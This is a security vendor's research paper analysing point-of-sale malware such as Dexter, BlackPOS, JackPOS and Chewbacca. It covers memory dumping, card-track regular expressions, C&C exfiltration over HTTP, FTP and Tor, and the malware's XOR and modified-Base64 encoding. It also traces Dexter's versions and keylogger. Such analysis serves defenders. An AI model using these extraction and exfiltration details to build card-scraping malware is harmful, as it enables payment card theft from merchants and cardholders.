SWIPE AWAY, WE'RE WATCHING YOU

Hong Kei Chan & Liang Huang
Fortinet, Canada

Email {hkchan, lianghuang}@fortinet.com

ABSTRACT

Point-of-sale (PoS) malware campaigns have been hitting the headlines recently. In December 2013, retailer *Target* confirmed a PoS data breach, reporting that an estimated 40 million credit and debit card accounts had been compromised. More recently, a new strain of PoS malware named JackPOS has reportedly compromised over 4,500 credit cards in the United States and Canada.

PoS memory-parsing malware is not a new phenomenon – AV vendors have been detecting such malicious programs since 2008 under the family name Trackr or Alina. The earlier variants had only basic functionality, but over the years have evolved to include additional features such as keylogging, screen capturing, and bot and network functionalities. Today, there are a number of PoS malware families and variants: Dexter, BlackPOS, JackPOS, Chewbacca, Citadel and Decebal, to name a few.

In this paper, we will describe the backbone of PoS malware: (1) dumping the memory of running processes, (2) scanning and extracting credit card information, and (3) exfiltrating the stolen information. We will highlight the extraction procedure and provide a detailed description of the sensitive data targeted by the malware. To provide a broader scope of PoS malware, we will be using examples from a range of families: Dexter, BlackPOS, JackPOS and Chewbacca.

Furthermore, to provide an insight into the programming trends of PoS malware, we will investigate the evolution of one of the PoS malware families: Dexter. We will discuss each stage of development and conclude with the likely future direction of the Dexter family.

POS MALWARE BACKBONE

Payment Card Industry (PCI) compliance standards require end-to-end encryption for sensitive payment data; the transmission, receiving, and storing of all credit card information is encrypted. However, the data at the endpoints, which is stored for a short period of time in volatile memory, is unencrypted and unprotected. This section will describe how PoS malware targets the vulnerable endpoints by performing the following workflow: (1) dumping process memory, (2) extracting track information, and (3) exfiltrating stolen information.

DUMPING PROCESS MEMORY

The first part of the PoS malware workflow begins with accessing the memory pages of running processes and reading their contents into buffers.

To achieve this, the PoS malware first acquires a list of process identifiers (PIDs) of the processes that are currently running on the system by using either EnumProcesses or a combination of CreateToolhelp32Snapshot, Process32First and Process32Next. It then continues by cycling through the list, checking the process name associated with each PID against a list of target processes (usually PoS software) or processes to ignore. This list is usually hard coded. Malware authors take a risk when hard coding target lists, since a simple change in the PoS process name would be sufficient to stop the malware.

Figure 1 is an example of the types of processes blacklisted by the Dexter PoS malware family.



Figure 1: List of blacklisted processes.

Once a target process is found, the PoS malware calls OpenProcess to acquire a handle to it, and then uses VirtualQueryEx to retrieve information on the pages of the target's virtual address space. The queried region needs to be checked first to determine whether it has certain page protection attributes, such as PAGE_GUARD or PAGE_NOACCESS, before ReadProcessMemory is called to dump the contents to virtual memory. Attempting to read the memory without performing a memory protection check could lead to an access violation (e.g. STATUS_GUARD_PAGE_VIOLATION) and an unforeseen crash of the malware.

Once the PoS malware has the memory page of its target process in memory, it can parse it to look for credit card information.

EXTRACTING TRACK INFORMATION

Before discussing the extraction of track data, we will first describe the magnetic stripe data targeted by PoS malware.

On the back of each credit/debit card is a magnetic stripe with three tracks: Tracks 1, 2 and 3. Tracks 1 and 2 are used by financial institutions to store sensitive information such as the account number, expiration date, and CVV of the card, whereas Track 3 is used for reading and writing. When either a cashier or the card holder swipes the credit/debit card through a reader, the Electronic Data Capture (EDC) software within the PoS system will send an authentication request to an acquirer. The magnetic stripe data is formatted to comply with ISO/IEC standards and is then received by the acquirer for authentication.

Figure 2 is an example of the formatted Track 1/Track 2 data of a sample credit card.

This sensitive data is temporarily stored unencrypted in the process memory of the PoS software. After dumping these memory pages, PoS malware then scans them for track data. If this data is found, the malware extracts it to be exfiltrated later.



Figure 2: Card example showing Track 1 and Track 2 data.

In scanning for track data, PoS malware families use one of two approaches. Some families use custom pattern matching, while others use regular expression matching.

Custom pattern matching

Custom pattern matching algorithms allow the malware authors to have more control over which types of cards to target or to filter out. The algorithms are built according to ISO/IEC standards and take advantage of the structure of the track data.

Table 1 lists the components of the track data and how they are typically used by malware in pattern matching.

The markers are used throughout the scanning process. The malware begins scanning for one of these markers, then calculates the number of characters to the adjacent marker, verifying the length and/or validity depending on what data component it is checking.

Custom matching algorithms vary in specificity; some families locate the first field separator, check the number of bytes before it (primary account number) and after it (card holder's name/ sensitive data), and extract the entire track data from beginning sentinel to the end sentinel.

More specific algorithms check for additional information, such as whether the credit card has been issued by certain credit card companies.

This is the case with JackPOS. Before extracting the credit card number, this malware family checks the issuer identification number (IIN), which can be found at the beginning of the primary account number (PAN). Some IINs that it looks for are '1800' and '2131', which both correspond to the IINs of Tokyo-based credit card company *JCB*.

Figure 3 shows a snippet of JackPOS's custom matching algorithm. After checking for the Begin Sentinel ('%') and Format Code ('B'), it checks whether the first digit of the IIN is within the range of '1' to '6'. This first digit is used as a jump to one of six switch cases. If the IIN begins with a '1', the subsequent digits are checked for '800'. Likewise, an IIN that begins with '2' is checked to see if it is followed by '131'. Out of all the possible credit cards with IINs beginning with '1' and '2', JackPOS will only extract details of credit cards with IINs matching '1800' or '2131'.

Track data component	Description	Howit is used in patterns
Begin sentinel	Track 1: '%' Track 2: ';'	Marker
Format code	One-character code: typically 'B' (Bank/Financial)	Marker
Primary account number	15–16 digits (Canadian bank cards can have 19)	Size and validity[1] are checked
Field separators	Track 1: '^' Track 2: '='	Marker
Card holder's name	2–26 characters (Track 1 only)	Size is checked
Sensitive data	Minimum 16 digits (expiration date/ discretionary data/ CVV)	Size is checked
End sentinel	Track 1 & Track 2: '?'	Marker

Table 1: Components of track data.

[1] *PoS malware families normally check the validity of bank card numbers using the Luhn or 'modulus 10' algorithm. This is by no means a true validity check, but is just a simple test to distinguish valid numbers from a collection of random digits that may just coincidentally have the expected length of a primary account number.*



Figure 3: Codes checking for cards with specific IINs.

After extracting the PAN, the malware usually checks if it is valid by using the Luhn or 'modulus 10' algorithm. Once it has passed the validity test, the data is written to memory or to a file in preparation for being sent to a C&C server.

```
Track 1
mov edx,chewbacc.0046BFBC        "([0-9]{13,19}[\^][A-Za-z\s]{0,30}[\/][A-Za-z\s]{0,30}[\^]([0-9\s]{1,70})\?))"
mov eax,dword ptr ss:[ebp-C]     Memory page to be scanned
call <chewbacc.RegEx>            Process regular expression

Track 2
mov edx,chewbacc.0046C028        "([0-9]{13,19}[=D][0-9]{5,50})\?"
mov eax,dword ptr ss:[ebp-14]    Memory page to be scanned
call <chewbacc.RegEx>            Process regular expression
```

Figure 4: Regular expressions for extracting Track 1 and Track 2 data..

Regular expression matching

Comparatively, the regular expression method is less flexible, but much easier to implement. It is more widely used in families such as Alina, vSkimmer and Chewbacca.

Figure 4 shows a snippet of the extraction function from the Chewbacca family. As we can see here, two regular expression patterns are used to extract the Track 1 and Track 2 data.

Just as in custom pattern patching, once the malware has extracted the bank card number, it usually checks its validity using the Luhn or 'modulus 10' algorithm. If the number is valid, it is written to memory or to a file that will later be sent to the C&C server.

EXFILTRATING STOLEN INFORMATION

PoS malware families use a number of communication protocols to send the extracted credit card information to their C&C servers. In this section, we will describe how PoS malware use HTTP and FTP to communicate, and how they use encryption and *Tor* to hide this communication. We will be looking at BlackPOS, Chewbacca, and two versions of Dexter to demonstrate how this is done.

Communication protocols

HTTP

Communication with the C&C through HTTP is on TCP port 80, using the standard WinINet APIs: InternetOpen, InternetConnect, HttpOpenRequest, and HttpSendRequestA. The HTTP request body is constructed with multiple fields as variables to the server-side PHP script. The number of variables and the content of the field varies between families and depends on what additional information the malware author is interested in.

We now look briefly at how Dexter (version: StarDust) prepares the HTTP request to be sent to the C&C server.

Table 2 shows the WinINet APIs with the parameters used.

Dexter has a total of nine HTTP field-value pairs, which are described in Table 3.

FTP

Dexter is a unique PoS malware family as it has evolved not only to use HTTP as its communication protocol, but FTP as well. However, the parameters needed to use FTP make the protocol less appealing in comparison with HTTP. To connect to the FTP server, the server address, a username, and the password need to be provided. This makes it easier for AV

WinINet API	**Parameters**
InternetOpen	User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; . NET4.0C; .Net4.0E; .NET CLR 2.0.50727)
InternetConnect	ServerName: 'hi.{Removed}.biz' ServerPort: 80
HttpOpenRequest	ObjectName: '/fk/gateway.php'
HttpSendRequestA	Request: Contains fields passed to the PHP script

Table 2: WinINet APIs and parameters used by Dexter.

Query String: Field Name	**Query String: Field Body**
page=	Infected computer identifier • UUID generated by Dexter
&ump=	Stolen credit/debit card information from the process memory and tmp.log (only if it exists)
&ks=	Stolen credit/debit card information from strokes.log (only if it exists)
&unm=	User logon name
&cnm=	Computer name
&query=	Operating system type: • *Windows 7/Vista/2000/XP/XP Professional x64/* • *Windows Server/2008/2003 R2/R2/* • *Windows Home Server*
&spec=	CPU architecture: • 32-bit/64-bit
&opt=	System idle time (in seconds): • (GetTickCount – LASTINPUTINFO. dwTime)/0x3E8h
&var=	Dexter version: • StarDust
&val=	The four-byte encrypting key used to encrypt the above fields

Table 3: HTTP field-value pairs used by Dexter.



Figure 5: Code flow of Dexter's FTP communication.



Figure 6: Dexter's POST traffic.

vendors to infiltrate the malicious FTP server and access the stored files once the malware sample has been discovered.

Figure 5 shows the code flow of Dexter's communication via FTP (Dexter version: Revelation).

After connecting to the FTP server, Dexter attempts to compress a file containing the stolen credit card information using RtlGetCompressBuffer. If successful, the filename is appended with '.zip'; if unsuccessful, it is appended with '.txt'. This filename is then used as the lpszLocalFile parameter for the call to the FtpPutFile API. The lpszNewRemoteFile parameter for this API contains a name that is generated with a combination of the computer name, user logon name, and the system file time. The final step is to upload the file using FtpPutFile.

CONCEALING COMMUNICATION

Encryption

Some PoS malware avoids detection by encrypting the sensitive data being sent to the C&C servers. The content of the HTTP request, or even the physical file in some cases (when sent through FTP or through a connection to a shared folder), is encrypted using custom algorithms or standard cryptographic ciphers such as RC4.

As an example, Dexter encrypts the contents of the fields mentioned in Table 3 by using a custom algorithm with additional Base64 encoding. A sample of the traffic generated by its POST request is shown in Figure 6.

Dexter's encryption algorithm is quite simple. A four-byte key is generated randomly, and each byte of the plaintext is XOR'ed with each character of the four-byte key.

```
key[4] = generate_key(GetTickCount())
for(index = 0; index < length_of_message; index++){
    for(key_index = 0; key_index < 4; key_index++){
        encrypted = key[key_index] xor message[index]
    }
}
```

Figure 7: Dexter's encryption algorithm.

For the sample shown in Figure 6, the key 'bkut' is revealed after decoding the val variable. An example of encrypting the letter 'B' is shown in Figure 8.



Figure 8: Example of Dexter's encryption.

A second example is the modified Base64 encoding implemented by the BlackPOS variant responsible for the *Target* breach. Instead of the standard set of Base64 index characters, BlackPOS uses the characters in the following order:

'JN8hdEe3P0cUMTs5kQoIDWC9BV26GjRIZnXf0F+K4rYtmqg7b/y1xwvqHiLAzSau'

The pseudocode for BlackPOS's modified Base64 encoding for a sample credit card is described in Figure 9.

```
string = 'JN8hdEe3P0cUMTs5kQolDWC9BV26GjRIZnXf0F+K4rYtmqg7b/y1xwvpHiLAzSau'

stolen_credit_card = '1234567890123456^FakeOne^1234567890123456|%ADD%|?'
encrypted = ''

for c in range((len(stolen_credit_card)/3)):

    encrypted+=string[(ord(stolen_credit_card[c*3]) & 0xfc) >>2] #first offset
    encrypted+=string[((ord(stolen_credit_card[c*3]) & 0x3) <<4) + ((ord(stolen_credit_card[c*3+1]) & 0xfc) >> 4)] #second offset
    encrypted+=string[((ord(stolen_credit_card[c*3+1]) & 0xf)*4) + ((ord(stolen_credit_card[c*3+2]) & 0xC0) >> 6)] #third offset
    encrypted+=string[(ord(stolen_credit_card[c*3+2]) & 0x3f)] #fourth offset
```

Figure 9: Pseudocode for the modified Base64 encoding algorithm used by BlackPOS.

Tor

The Onion Router, better known as *Tor*, is software that conceals the traffic between a user and a *Tor*-enabled website. Traffic to the websites, denoted by '.onion' at the end of the URL, is encrypted and re-encrypted as it passes through a network of thousands of *Tor* relays.

To conceal the IP addresses of the C&C server, Chewbacca uses *Tor* to communicate with its C&C server. Chewbacca is not the first malware family to incorporate *Tor* in its communication procedure, but it is a rare feature nonetheless.

The *Tor* proxy client version 0.2.3.25 is embedded in Chewbacca's resource section. Chewbacca drops it into the user's Temporary folder then launches *Tor*, creating an HTTP proxy server that listens to the TCP default port 9050. All of the stolen credit card information is then routed through the *Tor* network to the onion domain: http://5ji235{Removed}.onion.

EVOLUTION

Early variants of PoS malware only have basic functionality, which consists of the three common functions described in the previous sections. Over the years, however, their functionality has evolved to include additional features such as keylogging and bot and network activities.

To provide insight into the programming trends of PoS malware, we will investigate the evolution of Dexter. In this section, we will begin by discussing the time frame of Dexter's evolution, followed by an in-depth analysis of each version.

Compilation time

The TimeDateStamp field of the _IMAGE_FILE_HEADER structure in the PE header stores the time and date when the file was compiled. In many cases, malware authors will modify the timestamp, which makes this field useless when tracking the malware's development, but we have found no indication of this in Dexter.

To date, we know of at least four major versions and a number of minor versions of Dexter.

- spread (version 1)
- vXXX10
- Millenium
- StarDust (version 2)
- Revelation (version 3)
- Misto (version 4)

The names of the first three major versions and two minor versions are selected based on one of the parameters sent in the HTTP request. The latest major version has been given the temporary name 'Misto', the reason for which will be discussed in the following section.

Figure 10 provides a timeline of when each version first appeared.



Figure 10: Timeline of Dexter versions.

Overview

The earliest version of Dexter performs a number of malicious functions including, but not limited to: dropping a copy of itself, creating an autorun registry entry, and communicating with its C&C server. The following list is a brief overview of the noteworthy functions:

1. Creation of five threads
    - Autorun Registry Monitor
        - Utilizes the RegNotifyChangeKeyValue API to monitor any changes to the autorun registry.
        - Reverts any modifications to the registry.
    - Internet Explorer Injector
        - Utilizes a combination of the OpenProcess, WriteProcessMemory and CreateRemoteThread APIs to inject code into iexplore.exe.
        - Ensures that malicious code is re-injected into iexplore.exe in the event that the malware process is terminated.

- Anti-Termination Monitor
  - Registers and creates a window with the DetectShutdownClass class.
  - Messages that have either the message identifier WM_QUERYENDSESSION or the parameter ENDSESSION_LOGOFF are filtered and ignored by the window procedure.
- Event Monitor
  - Monitors two event objects: (1) when the host receives commands from the C&C server, and (2) when the Anti-Termination Monitor intercepts a terminating message.
- Memory Parser
  - Performs the three common functions of all PoS malware: (1) dumping the memory of running processes, (2) scanning and extracting credit card information, and (3) exfiltrating the stolen information.

2. C&C communication
   - 'update-'
     - Updates the malware binary.
   - 'checkin:'
     - Controls the delay between each successive attempt to connect to the C&C server and deliver stolen information. The default delay is 10 minutes.
   - 'scanin:'
     - Controls the delay between each successive memory parsing scan. The default delay is one minute.
   - 'download-'
     - Downloads and runs additional malware.
   - 'uninstall'
     - Removes the PoS malware and its traces from the system, including registry entries.

Version 1: spread, vXXX10, Millenium

Version 1 of Dexter has the compilation date 3/25/2011, with the version name 'spread'. Spread creates the five threads that were mentioned above, but only has Track 2 data-searching functionality. It can also receive C&C commands.

vXXX10

vXXX10, with a timestamp of 10/16/2012, is the first minor version. This version builds upon the existing memory parsing function to add both Track 1 and Track 2 data parsing. The Dexter author(s) appear(s) to be testing out different parsing schemes: two separate scanning functions are incorporated in this version.

The first function is more specific, checking for both the beginning sentinel and the format code 'B' before moving onto the rest of the data. The second function starts by locating the field separators, and is the scheme adopted in future versions of Dexter. We can observe this behaviour in Figure 11.

```
call dword ptr ds:[<&KERNEL32.ReadProcessMemor   kernel32.ReadProcessMemory
mov ecx,dword ptr ss:[ebp-38]
push ecx                                          nSize
mov edx,dword ptr ss:[ebp-24]
push edx                                          lpMem
call 0A03F9EB.00404BF0                            Track 1&2 Scanner Version 1
add esp,8
mov eax,dword ptr ss:[ebp-38]
push eax                                          nSize
mov ecx,dword ptr ss:[ebp-24]
push ecx                                          lpMem
call 0A03F9EB.00404540                            Track 1&2 Scanner Version 2
```

Figure 11: Two memory-scanning functions in Dexter vXXX10.

Millenium

Millenium, with a timestamp of 1/11/2013, is the second minor version. It functions very much in the same way as its predecessor, but here we begin to notice the first signs of a keylogger. The code for hooking various window messages, which is needed for this future feature, is present within the body of the malware, but is never executed. The necessary dynamic library, which would contain the hook procedures, is not yet included.

Version 2: StarDust

StarDust, with a timestamp of 2/26/2013, is the first version to have a functioning keylogger. SecureDll.dll, the dynamic library containing the hook procedures, is embedded in the resource section and is dropped and loaded by Dexter.

The two types of hook procedures, WH_KEYBOARD and WH_GETMESSAGE, are installed to monitor keyboard input and write the data to two log files – stroke.log and tmp.log. The following registry keys are created and used as shared data for all instances where keystroke information is intercepted:

- HKCU\Software\Helper Solution val1 = C:\[CurrentFolder]\strokes.log
- HKCU\Software\Helper Solution val2 = C:\[CurrentFolder]\tmp.log

The two hook procedures are very similar in that they both utilize the GetKeyboardState and ToAscii APIs to log printable keystroke characters. The differentiation is that the hook for WH_KEYBOARD, using the GetKeyboardLayout, MapVirtualKeyExA and GetKeyNameTextA APIs, can log additional information to the strokes.log file. The information written to strokes.log also includes the text that appears in the title bar of the foreground window, as well as strings corresponding to the special non-printable characters, which are enumerated in Table 4.

Special character	Corresponding string
Shift	'[s]'
Ctrl	'[c]'
Esc/Backspace	'[n]'
Alt	'[e]'

Table 4: Special characters stored in strokes.log.

By method of DLL injection, the processes monitoring keyboard input will be forced to load SecureDll.dll. When loaded, its DLLMain function simply queries the two registry entries above to acquire the paths to the files strokes.log and tmp.log. The file paths are then used in the hook procedures as the location to which keylogged data is written. The keylogged data is encrypted using the algorithm shown in Figure 7, with the four-byte key written at the beginning of the log files.

The credit card information in strokes.log and tmp.log is sent to the C&C server as values of the HTTP request variables &ump and &ks (see Table 3). To do this, Dexter first reads the contents of the log file, decrypts the data using the algorithm described in Figure 7, scans the data for credit card information, then adds the information to a buffer. This buffer is then used in constructing Dexter's HTTP request body, as seen in Table 3.

Figure 12 shows how this is done, using the contents of tmp.log as an example.

Version 3: Revelation

Revelation, with a timestamp of 10/9/2013, is the next version of Dexter with significant development. In this version, the Dexter author(s) made modifications to the keylogger and the exfiltration function. The keylogger for StarDust, the previous version, followed the original *Windows* input model, using the SetWindowsHook API to install global hooks for WH_KEYBOARD and WH_MESSAGE. For Revelation, the WH_MESSAGE hook procedure is still present, but a second keylogger that uses the raw input model has been implemented.

The differentiating feature of the raw input model compared with the original *Windows* input model is in how an application receives input in the form of messages that are received by its windows. The raw input model uses WM_INPUT messaging. In the original *Windows* input model, applications do not receive or have access to the WM_INPUT message by default. Applications interested in receiving WM_INPUT messages must first register their device using the RegisterRawInputDevices API.

Revelation registers its device with the RIDEV_INPUTSINK flag set, which means that it will be able to receive all keyboard input even if its window is not in focus.



Figure 13: Calling RegisterRawInputDevices with the RIDEV_INPUTSINK flag set.

Functionally, the new keylogger is very similar to the old one in that it is able to log all standard printable characters along with non-printable characters. The difference is that Revelation can now log both the depression and the release of the Shift and Ctrl keys.

Table 5 compares the two versions' strings corresponding to each non-printable character.

Special character	StarDust string	Revelation string
Shift	'[s]'	'[Shift Up]' and '[Shift Down]'
Ctrl	'[c]'	'[Ctrl Up]' and '[Ctrl Down]'
Esc/Backspace	'[n]'	'[BackSpace]'
Alt	'[e]'	N/A
Tab	N/A	'[TAB]'
Enter	N/A	'[ENTER]\r\n'

Table 5: Comparison of special characters logged by StarDust and Revelation.

As described earlier in the paper, Dexter evolved to include two communication protocols: HTTP and FTP. To build the HTTP request and the file to upload via FTP, Revelation combines the data acquired from eight separate files. This is a significant



Figure 12: Decrypting the contents of tmp.log and copying to a buffer.

change in execution in comparison with StarDust, which needed to read data from only two keystroke log files.

Table 6 lists the filenames and the corresponding contents of each file.

File set 1 – HTTP	File set 2 – FTP	Content
debug.logasdf	debug.logyrgh	Stolen credit/debit card information from the process memory
tmp.logtmp.log	tmp.logtmp.log	Keylogged data from the original *Windows* input keylogger
strokes.logasdf	strokes.logyrgh	Keylogged data from the raw input keylogger: General
file.logasdf	file.logyrgh	Keylogged data from the raw input keylogger: LogMeIn

Table 6: Log files used by Revelation.

It should be noted that, for each filename, the '.log' extension is appended with 'asdf' for HTTP and 'yrgh' for FTP, but the contents of the two sets are identical. Additionally, Dexter's author(s) separated the general keystrokes of infected machines from keystrokes coming from windows that have the title 'LogMeIn'. We believe this implementation targets PoS system software that offers virtual support services using remote access software. As Dexter continues to evolve, it is quite possible that it may target more remote access software such as GoToMyPC and TeamViewer in its future versions.

Revelation has a custom subroutine to combine the data from each file. For its HTTP communication, it first writes the data from each of the four files in file set 1 (see Table 6) to a final file with a randomly generated name. This final file then becomes part of its HTTP request. Likewise, it also combines the four files in file set 2 into another final file (also with a randomly generated name), which then gets uploaded via FTP.

Figure 14 is an example of the contents found within one of these final files. The file, with name 'tkbcoomofvjkfxlkpotx', is encrypted with the four-byte key 'ypej'.

Decrypting the bytes reveals the format where data from each of the four files are separated with the following identifiers:

- "\r\nSCRAPPER:[\r\n" + <data> + "\r\n]\r\n"
- "\r\nHOOKER:[\r\n" + <data> + "\r\n]\r\n"
- "\r\nKEYLOGGER:[\r\n" + <data> +"\r\n]\r\n"
- "\r\nLOGMEIN:[\r\n" + <data> + "\r\n]\r\n"

Upon further investigation of this version, we observe evidence of a third exfiltration subroutine, which follows the same format as Revelation's HTTP and FTP subroutines. However, this subroutine appears to still be in development as it has no direct reference and is also missing the actual exfiltration function.

Figure 15 shows the unreferenced subroutine with the missing exfiltration function; the names of the files have the string 'mtoz' appended to '.log'.

Based on this, we can expect that future versions will include up to three communication protocols in transporting their stolen information.



Figure 14: Contents of one of the final files before and after decryption.



Figure 15: Third exfiltration subroutine with missing exfiltration function.

Version 4: Misto

Misto, first compiled on 1/23/2014, is the most recent version of Dexter. Even though this version has the most recent compilation date, Misto most resembles vXXX10 – which did not have a keylogger or two parsing schemes. This leads us to believe that the Dexter author(s) has/have reverted to an older version or branched off from an earlier revision.

Similar to all other versions of Dexter, Misto creates five threads to monitor changes in the system while the malware continues to parse the memory for credit/debit card information. All stolen track data is written to the file c:\windows\system32\ursd.ini.

In many of the subroutines that use strings, Misto first writes each character of the string onto the stack. Figure 16 is a code snippet that shows how Misto does this.

